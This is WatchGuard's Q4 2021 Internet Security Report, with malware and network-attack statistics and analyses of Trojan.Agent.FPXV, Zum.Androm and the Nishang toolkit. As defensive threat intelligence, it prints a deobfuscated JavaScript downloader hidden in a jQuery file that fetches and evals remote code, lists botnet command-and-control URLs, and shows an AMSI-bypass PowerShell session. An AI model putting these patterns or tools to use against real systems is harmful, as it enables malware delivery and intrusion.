WatchGuard

INTERNET SECURITY REPORT

Quarter 4, 2021

Contents

The Firebox Feed™ provides quantifiable data and trends about hackers' latest attacks, and understanding these trends can help us improve our defenses.

Introduction

"The only constant in life is change." - Heraclitus

Heraclitus, a pre-Socratic philosopher, was known for the simple yet profound aphorism that life involves constant change. As seems to be the case with most modern quotes, Heraclitus may not have said it in the exact way we do now, but he was renowned for the concept of Panta Rhei, which translates to "everything flows" or "everything is in flux." This is what led to his belief about everything in life going through constant change.

As simple as that concept may sound, it's the reason we do this quarterly global Internet security report. Like everything else in life, threat actors constantly change their strategy, tools, and techniques. When their attacks become less effective, they look for new weaknesses to expose and move to. Reacting to change is part of defending yourself from cyber threats.

Unfortunately, humans are naturally wired to fear change. If you go back to the Paleolithic period, when we were all just tribal cave people, fear of change makes sense. During that era, every new person, plant, animal, or thing we saw could represent a grave threat. We were struggling just to achieve the bare minimum to survive each day. If you saw some new person who wasn't part or your tribe, they literally might want to kill you and take your resources. Over long periods, this seems to have wired our brains to be hesitant and fearful of change.

In my opinion, one of the most valuable skills you can develop in life is the ability to adapt to change. Change, in itself, isn't inherently good or bad. Yes, some changes may be dangerous or detrimental, but other changes can improve the world. Fear is also not bad; it's simply a warning sign to you to be careful and remain vigilant. If you can move past your fear and act, fear can be useful. As a cybersecurity professional, being able to move past fear and adapt logically to changes or evolutions in threats is exactly what will make you a great defender.

We hope this report helps you adapt to change by recognizing the latest attack techniques we see in the wild. Using the threat intelligence reported from many WatchGuard products, we get a decent view of the latest malware, attack techniques, and exploits threat actors use each quarter. We constantly share these threat changes with you to help you adjust your defenses accordingly. Don't think of these changes as things to fear, but intelligence that will help you survive anything.

Now that you know why monitoring changes is important, let's talk about what this quarter's report covers.

Our Q4 2021 report includes:

Executive Summary

Is business back to normal? During Q4, malware and network attacks increased significantly. For malware, it seems to be getting back to normal, pre-pandemic levels. While there could be many reasons for threats to increase during Q4 (holidays and shopping season results in more related attacks), I suspect at least some of the increase comes from workers returning to the office. Malware first started to drop into our network report when the COVID pandemic started. As people moved home, they weren't browsing malicious links through office Fireboxes. During the Q4, many of the companies that had closed offices started opening them again. While we expect hybrid work to continue forever, we also suspect network threats will return to normal levels as employees return to the offices.

Along with the increase in threats in general, our zero day malware (the malware that gets past signature-based protection) remains relatively high at ~66 percent. Furthermore, ~67 percent of that zero day malware still arrives over encrypted (secure web) connections. When you combine the two, about 78 percent of malware over encrypted connections evades signatures, suggesting threat actors are focusing even more on evasion using these two techniques.

From an endpoint perspective, most malware starts as a malicious script, likely to avoid traditional file-based defenses, and ransomware is down, even though targeted ransomware attack are still quite effective. Though ransomware is down in quantity, I would presume the quality of the bigger targeted attacks continues.

Here's the executive summary for Q4 2021:

- **Malware increased almost 40 percent quarter over quarter (QoQ),** bringing it back to pre-pandemic levels. We saw over 13 million gateway antivirus (GAV) detections and close to 11 million APT Blocker (APT) detections.

- **66.7 percent of malware still arrives over encrypted connections.** While this is down three points from Q3, it shows cybercriminals still evade legacy defenses with encryption. In the meantime, **77.7 percent of the malware arriving across encrypted connections also evades signature detection** (zero day malware).

- **In Q4, Lavasoft's Adaware was our highest GAV detection by volume.** Adaware often ships with potentially unwanted programs (PUPs), which is why GAV blocks it as malware.

- **An old botnet, Zum.Androm, returns**. Unlike modern botnets, which tend to use HTTP or HTTPS command and control (C2) mechanism, Zum.Androm still uses internet relay chat (IRC), which is the original botnet communication preference. This botnet tends to arrive in an email with a compressed RAR attachment, likely because the threat actor hopes the compressed archive gets past your malware detection.

- **Zero Day malware decreased ~2 points from Q3.** However, it still makes up about two-thirds of all malware at 65.6 percent. You should be sure to use behavioral analysis sandboxes like APT Blocker to catch this more evasive malware.

- **Network attack volume reached a four-year high with ~5.7 million network exploits in Q4**. That is a 39 percent increase since last quarter, and an all-time high since Q4 2018. Network attack detection continues to rise, so admins should be sure to leverage the Firebox's intrusion prevention service (IPS).

- **During Q4 2021, Fireboxes blocked an average of 75 attacks per appliance.** While this seems like a big decrease per appliance, we changed the way we count reporting Fireboxes this quarter, which affects our "per box" averages.

- **North and South America (AMER) see far more network attacks than other regions in Q4.** ~61 percent of network exploits were found in the AMERs. Also, Europe, Middle East, and Africa (EMEA) and Asia Pacific (APAC) flipped for the remaining attacks, with EMEA only seeing ~10 percent, whereas APAC saw around 29 percent. Typically, APAC is at the bottom.

- **Fireboxes blocked 5.5 million malicious domains in Q4,** which is just under a two-point decrease. This is the first time in a few quarters that we've seen DNSWatch bad domain detections decrease.

- **In Q4 2021, scripts account for just about 86 percent of all malware detections.** We assume this is because more and more threat actors concentrate on living-off-the-land (LofL) attacks to evade signature-based detection.

- Meanwhile, our endpoint products see ransomware declining now, while crytominers continue to stay relatively steady.

As you can see, things have changed a little, but it's nothing to fear. As long as you keep track of these changes and adjust your defenses accordingly, you'll do fine. Keep reading for more details about these changes and what defensive tips we recommend to combat them.

Firebox Feed Statistics

WatchGuard

Firebox Feed Statistics

What Is the Firebox Feed?

The Firebox Feed draws data from secured networks that have opted in to sharing anonymous data with us. Because of their placement at the perimeter, the data in the Firebox Feed represents the full brunt of an outside attack. We receive telemetry detailing these attacks every day, which we then analyze to understand the cyber threat landscape. In this section, we present that data with different views like the top 10 threats by volume and most widespread threats affecting the most individual networks. With these views, we analyze the trends so our readers can act on the data without the requirements of being a security expert. Anyone in charge of administering a network can pull takeaways from this section.

The feed we receive from Fireboxes is divided into sections for malware and IPS. Malware is further divided into GAV and APT Blocker.
To summaries we have these four sections providing Firebox Feed:

- **Gateway AntiVirus (GAV):** Signature-based malware detection
- **IntelligentAV (IAV):** Machine-learning engine to proactively detect malware
- **APT Blocker:** Sandbox-based behavioral detection for malware
- **Intrusion Prevention Service (IPS):** Detects and blocks network-based, server and client software exploits
- **DNSWatch:** Blocks various known malicious sites by domain name

Help Us Improve This Report

Our data comes from Fireboxes in our Firebox Feed and the more Firebox admins that provide the anonymous data the better we can make our reports. If you configure your Firebox to do so, we will have more accurate information in this report to apply to your network. So please configure your Firebox to enable device feedback by following these steps.

1. Upgrade to Fireware OS 11.8 or higher (we recommend 12.x)
2. Enable device feedback in your Firebox settings
3. Configure WatchGuard proxies and our security services, such as GAV, IPS, APT Blocker, and DNSWatch, if available

Malware Trends

We review malware detections every quarter to provide an overview of the most recent trends. Just like predicting who wins the next Super Bowl, the more details we have the better the predictions we can make, and our record speaks for itself. Ultimately though no one can be absolutely certain about what the future holds. When administrators and security experts review our data, we recommend they consider how it applies to the environment they control. For example, a medical office may need to focus on malicious Office documents in an email more than a factory that must protect their proprietary information.

The analysis back in Q3 showed the prominent trend of adversaries using Office documents to gain access to a victim's computer, a trend we continue to see in Q4. We also saw an increase in hacking tools in both Q3 and Q4, where we saw the emergence of the Nishang PowerShell toolkit.

We saw the highest number of evasive malware detections ever this quarter. Additionally, the botnet Zum.Androm showed up for the first time on the top 10 malware and the most-widespread malware this quarter. The Moon IoT kit appeared again in the top 10 list, making this threat persistent over the last year. These malware families all have unique traits in them that exploit holes in a network's security. Adversaries could use multiple malware families in a single attack. For example, a victim may become infected with the Zum.Androm botnet because of the Nishang PowerShell tool kit or through The Moon injecting malware into the web page of an IoT device the victim connects to.

With few exceptions, we see malware authors moving to create more advance malware that traditional detection methods can't immediately detect. Many new malware families can bypass signature detections so we must use advanced techniques if we ever hope to proactively protect our networks.

For your first line of defense, **Gateway AntiVirus (GAV)** will block most traditional malware quickly and easily.

If a GAV signature doesn't exist, **IntelligentAV (IAV)** inspects the file using machine learning to identify any suspicious areas of a file.


Finally, **APT Blocker** has a full behavioral-detection sandbox to proactively detect the true intent of any file.

While not directly related to services on the Firebox, any malware defense requires a layered approach. You should also install endpoint malware protection directly on your servers and workstations. Use **Endpoint Detection and Response (EDR)** and **advanced endpoint protection (EPP)** to protect your devices.

These three layers on the Firebox and an EDR/EPP solution on the endpoint provide excellent protection from malware without interrupting your workflow.

The current landscape shows that we can't leave any gaps in securing our networks. In the past most attacks would start by compromising Windows systems and servers, but now IoT devices and Linux systems as well as Windows systems and servers must follow best practices to prevent infiltration.

We not only use the Firebox Feed data to build this report, but also to identify areas where we can improve our WatchGuard products' security. If you would like to help with these improvements, please enable [WatchGuard Device Feedback] ***on your device***



Annual Reporting Fireboxes, Sliding Average
76,267*
We now count all Fireboxes reporting in the last year. Quarterly numbers remain unchanged.

Basic Malware
13,071,706
GAV jumped by one-third to one of the highest levels we have seen.

Evasive Malware
10,792,306
An increase of **33%** for APT Blocker means more zero day threats than ever before.

Gateway AntiVirus with TLS
496,228
Total GAV over TLS increased by **42%**.

APT Blocker with TLS
459,633
Encrypted zero day detections increased **33%**.

For those inspecting TLS, they saw
66.77%
or over two-thirds of detections come over on an encrypted connection .

Top 10 Gateway AntiVirus (GAV) Malware Detections

The top 10 list below shows the top malware families Fireboxes detected in Q4. This quarter, the top detection was a malware family called GenericKD. This non-descriptive family name covers several malware detections but, in this case, we found the most prominent detection came from the program Adaware, created by Lavasoft. This program helps users block malicious ads but has at times installed 3rd party programs, usually unwanted, with the installation of the software. In this case, we labeled Adaware a potentially unwanted program (PUP).

CVE-2018-0802 continues to top the list of malware detections as well as later in the most-widespread malware. We suspect this has replaced CVE-2017-11882 as the top Office exploit.

The Zum.Androm malware, a botnet, showed up for the first time here and in the widespread malware list. Trojan.Zmutzy and Zum.Androm are two more threats that showed up and appear to operate in a similar fashion by dropping a DLL file on the victim's computer and use the legitimate software NSIS (Nullsoft Scriptable Install System). While they operate in similar ways we don't see any direct connections between the adversaries using them.


Top 10 Gateway AntiVirus Malware

COUNT		THREAT NAME	CATEGORY	LAST SEEN
724,792	●	GenericKD (Adaware)	(PUP)	Q3 2021
672,524	●	Linux.Generic (The Moon)	IOT Exploit	Q3 2021
491,346	●	Variant.Ursu	Win Code Injection	Q2 2021
430,313	●	Zum.Androm	Botnet	new
408,678	●	CVE-2018-0802	Office Exploit	Q3 2021
370,089	●	Script.GenericKDZ	Win Code Injection	Q3 2021
214,940	●	HTML.Phishing.BGS	Phishing	Q2 2019
177,405	●	Win32/Heri	Win Code Injection	Q3 2021
135,933	●	Trojan.Cryxos	Scam File	Q2 2021
131,166	●	Trojan.Zmutzy	Win Code Injection	new

Figure 1: Top 10 Gateway AntiVirus Malware Detections

Top 5 Encrypted Malware Detections

As we previously found, many Fireboxes don't inspect traffic that arrives over a TLS connection, but for Fireboxes that do we saw more threats arriving over a TLS-encrypted connection than over an unencrypted connection. For this reason, we believe the top 5 encrypted malware list more accurately identifies the malware seen overall. Here we again saw GenericKD, but not the same file that we saw in the top 10 list. Trojan.Zmutzy also appears on this list. We found Heur.BZC.PZQ.Boxter, an interesting hacking toolkit we discuss later, and Trojan.Agent.FPXV, an obfuscated JavaScript file that downloads more malware.




Top 5 Encrypted Malware Detections

COUNT	THREAT NAME	CATEGORY
44,651	Trojan.Generic	Win Code Injection
35,771	Trojan.GenericKD	Win Code Injection
14,408	Trojan.Zmutzy	Win Code Injection
11,490	Heur.BZC.PZQ.Boxter	Toolkit
8,447	Agent.FPXV	Downloader

Figure 2: Top 5 Encrypted Malware Detections

Top 5 Most-Widespread Malware Detections

While the top 10 and top 5 encrypted malware lists show the threats that we detect the most of by volume, the top 5 most-widespread malware shows an alternate view of what malware the most individual Fireboxes detect. Office exploits continue to appear on this chart as they have since we started looking at this data. This quarter, we saw Zum.Androm in the most-widespread list just like we saw in the top 10 malware list, with Europe, the Middle East, and Africa (EMEA) networks detecting it the most. We also saw Greece detect the most widespread malware variant with almost one-third of Fireboxes in Greece detecting CVE-2018-0802. Many in Greece also detected Zum.Androm and CVE-2017-11882 as well.




Top 5 Most-Widespread Malware	Top 3 Countries by %			EMEA %	APAC %	AMER %
CVE-2018-0802	Greece - 33.33%	Germany - 31.62%	Hong Kong - 29.65%	22.10%	11.88%	6.82%
Zum.Androm	Greece - 30.78%	Germany - 30.68%	Hungary - 29%	19.19%	11.88%	5.16%
CVE-2017-11882	Greece - 27.38%	Cyprus - 24.07%	Germany - 21.4%	13.55%	5.00%	3.57%
RTF-ObfsStrm.Gen	Germany - 20.58%	Hungary - 15%	Turkey - 14.08%	11.64%	6.06%	2.94%
RTF-ObfsObjDat.Gen	Germany - 19.74%	Hong Kong - 16.08%	Greece - 12.07%	10.80%	5.87%	3.27%

Figure 3: Top 5 Most-Widespread Malware Detections

Geographic Threats by Region

Finally, of all the malware detected globally, we look at which regions had the most threats, adjusted for the number of Fireboxes in each region. Having detected almost the same percentage of hits in Q4 as in Q3, this quarter EMEA sees almost as many detections per Firebox as the rest of the world combined. North, Central and South America (AMER) saw 23% of detections and Asia-Pacific (APAC) 29%.


Malware Detection by Region



Catching Evasive Malware

The surge in basic malware detections by the signature-based GAV service can make zero day malware detections look less prevalent than they really are in reality. For Fireboxes that detect zero day malware, we find that GAV misses 65.6% of malware, which makes APT Blocker far more important to have.

For Fireboxes that have enabled the APT Blocker advanced malware service and have enabled TLS inspection, we see even more evasive threats compared to traditional malware. For encrypted connections, almost 78% of malware detections were evasive with signature-based detections catching only 22% of threats. To fully secure a network, administrators must inspect TLS-encrypted traffic and use advance detection methods, whether it be TLS inspection and APT Blocker or through some other means.



Individual Malware Sample Analysis

Trojan.Agent.FPXV

This quarter, we detected for the first time a JavaScript malware family called Trojan.Agent.FPXV in the top 5 TLS-encrypted malware. Not only did the malware show up in the top 5 TLS list but it also has a link in it that would interest many dog lovers. The JavaScript we found hides the true intention of the malware. An initial analysis of the file shows it tries accessing the site manhattan-puppies[.]com. Looking at the script we didn't initially see anything out of the ordinary.

```
/*! jQuery Migrate v1.4.1 | (c) jQuery Foundation and other contributors | jquery.org/
license */
“undefined”==typeof jQuery.migrateMute&&(jQuery...
```

We found that the file contains legitimate code found here https://code.jquery.com/jquery-migrate-1.4.1.min.js. In an addition at the end of the file, we found where the malware lies. Typical of malware scripts, we saw it obfuscated in a few different ways.

Cleaning up the script through an automated process that separates functions and adds spaces, we found it easier to read but the functions still didn't make any sense. We then noticed "//manhattan-puppies[.]com/PUPPIESANDKITTENSREVIEWS[.]COM/cgi-bin/cgi-bin.php" in the script but going to this link produced no results. We found out later why this would have never worked. Here's how the script looks now.

```
var g = function(i, n) {
  var t = V();
  return g = function(i, n) {
    /** @type {number} */
    i = i - 107;
    var val = t[i];
    return val;
  }, g(i, n);
};
```

We used simple debug tools to resolve these variables. We first ran into an issue where variables were reused and changed depending on the position of the code. The code would also check occasionally to make sure it received a reasonable result from a function. This would catch errors, hiding the error from the user so they didn't suspect a problem. Another part of the script checks that the results of a function match a pre-determined number. This checked that the variables didn't change and checks an argument used in a link. This argument in the link provides an ID for the server. The ID changes at runtime but the server likely checks the ID before allowing a client to download the file. This hinders malware analysis because you can't use the same link twice.

In the end we completely deobfuscated the last call to find out that the malware downloads a file located at "manhattan-puppies[.]com/PUPPIESANDKITTENSREVIEWS.COM/cgi-bin/cgi-bin.php“ and runs the file using the eval function. The id at the end of the URL contains the one-time code to verify the request.

```
HttpClient[GET](file://manhattan-puppies[.]com/PUPPIESANDKITTENSREVIEWS.COM/cgi-bin/
cgi-bin.php?id=qg4luwfp8iocd8oy7np2, function(obj) {
window[eval](obj);
})
```

This malware spread with the help of a once-compromised WordPress site. A casual overview of the malware file wouldn't normally raise any alarms. Also, identifying the goal of the malware becomes difficult for a typical analyst, yet the Firebox anti-malware engine was able to detect this malware. DNSWatch can block malicious domains but ideally, administrators will scan all traffic including TLS-encrypted connections for malware.

Zum.Androm

Fireboxes detected Zum.Androm in the top 10 threats for the first time as well as in the most widespread threats. This malware family and the Trojan.Zmutzy malware have significant overlap but Zum.Androm differs by contacting several domains using the same absolute path (a URL without the domain name).

Zum.Androm has many variants but one we inspected creates a botnet controlled by the attacker via an IRC channel. IRC itself won't harm your computer but threat actors use this communication protocol to connect to botnets. Over the last few years, malware authors have slowly replaced this communication with HTTP and custom protocols but this malware still uses IRC. We found a sample from Italy that starts as an email containing an archived file called "Bulk Order.rar". Extracting the file gives us "Bult Order_doc.exe". This exe file will drop a DLL file that likely contains the IRC botnet controls to infect the device.

Figure 4: Zum Androm

This version and many other versions of the same malware family contact multiple domains likely to connect to its command-and-control server. We extracted a few below.

```
http://www.mobceo[.]com/dn7r/?SDH=uq9Glx03cbNZn97B7BX3mAbMrxgM6SqHwH2QFwM3vddCPt2h-
ieIOAxteMJFCWlwo0rw=&AN6=LVUte
http://www.deldlab[.]com/dn7r/?SDH=V3GY/Khn6vslv3fHwJ96QEmWkF/8yXG6xty6UVnrpH4KSXfMDp-
wmyERkXupz/mM/HNM=&AN6=LVUte
http://www.femhouse[.]com/dn7r/?SDH=lFwL/5pgz0SySqvlnuFV4zD5aiuU2pfAc0cFT7MIRp3et-
P0ORy/GgSwfsUVi0QgD1Oo=&AN6=LVUte
http://www.apoporangi[.]com/dn7r/?SDH=k+5W4rWLg4nLqRsJMDdALglHtd1xAgW1Kk/UA9l5VqFgLO-
fUBnpZVBvLnMP/fZ2nINA=&AN6=LVUte
```


The typical outcome of this type of malware leads the victim's computer to become a zombie in the botnet. While Zum. Androm uses old techniques to communicate, we also see it used as a cryptominer. We found multiple IP addresses contacted by the botnet also provide cryptomines. This wouldn't be the first time we found other malware evolve to add in new "features" from the past, like the botnet turned ransomware installer Razy.

In a secure environment where you don't need to use IRC, we recommend blocking IRC with the use of proxies and application control. IRC can use any port, so we recommend blocking all egress ports not used. For ports that you allow for other traffic, use application control to block the IRC protocol.

Heur.BZC.PZQ.Boxter (nishang)

Heur.BZC.PZQ.Boxter contains a Debian package used in the Hacking OS Kali. This hacking tool, called Nishang, contains PowerShell scripts to bypass Windows defenses including the use of the same exploits used by Amsi.disable, Mimikatz, and others.

An attacker that has access to the victim's computer can use this tool to identify the device, move laterally, escalate privileges, and take control of the device. It can also create Office documents to exploit Office documents' Dynamic Data Exchange (DDE).



Name	Date modified	Type
Utility	3/4/2022 12:35 PM	File folder
.gitattributes	3/4/2022 12:35 PM	GITATTRIBUTES File
.gitignore	3/4/2022 12:35 PM	GITIGNORE File
CHANGELOG.txt	3/4/2022 12:35 PM	Text Document
DISCLAIMER.txt	3/4/2022 12:35 PM	Text Document
LICENSE	3/4/2022 12:35 PM	File
nishang.psm1	3/4/2022 12:35 PM	Windows PowerS...
README.md	3/4/2022 12:35 PM	MD File
Salary_Details.doc	3/4/2022 12:54 PM	Microsoft Word 9...

```
PS C:\Users\user\Downloads\nishang-master> out-word
Saved to file C:\Users\user\Downloads\nishang-master\Salary_Details.doc
PS C:\Users\user\Downloads\nishang-master> check-VM
This is a Hyper-V machine.
This is a VMWare machine.
PS C:\Users\user\Downloads\nishang-master> Invoke-AmsiBypass
Executing the bypass.
PS C:\Users\user\Downloads\nishang-master> out-word
Saved to file C:\Users\user\Downloads\nishang-master\Salary_Details.doc
PS C:\Users\user\Downloads\nishang-master>
```

Figure 5: Heur.BZC.PZQ.Boxter

We tested this toolkit in our VM, which has purposely missed updates for the last year, and found a number of functions work.

Tools like this one work on known exploits. Therefore the tool will only work when you don't update to the latest release. Ensure that you update software on a regular basis or in a matter of a few months your network could have many vulnerabilities.

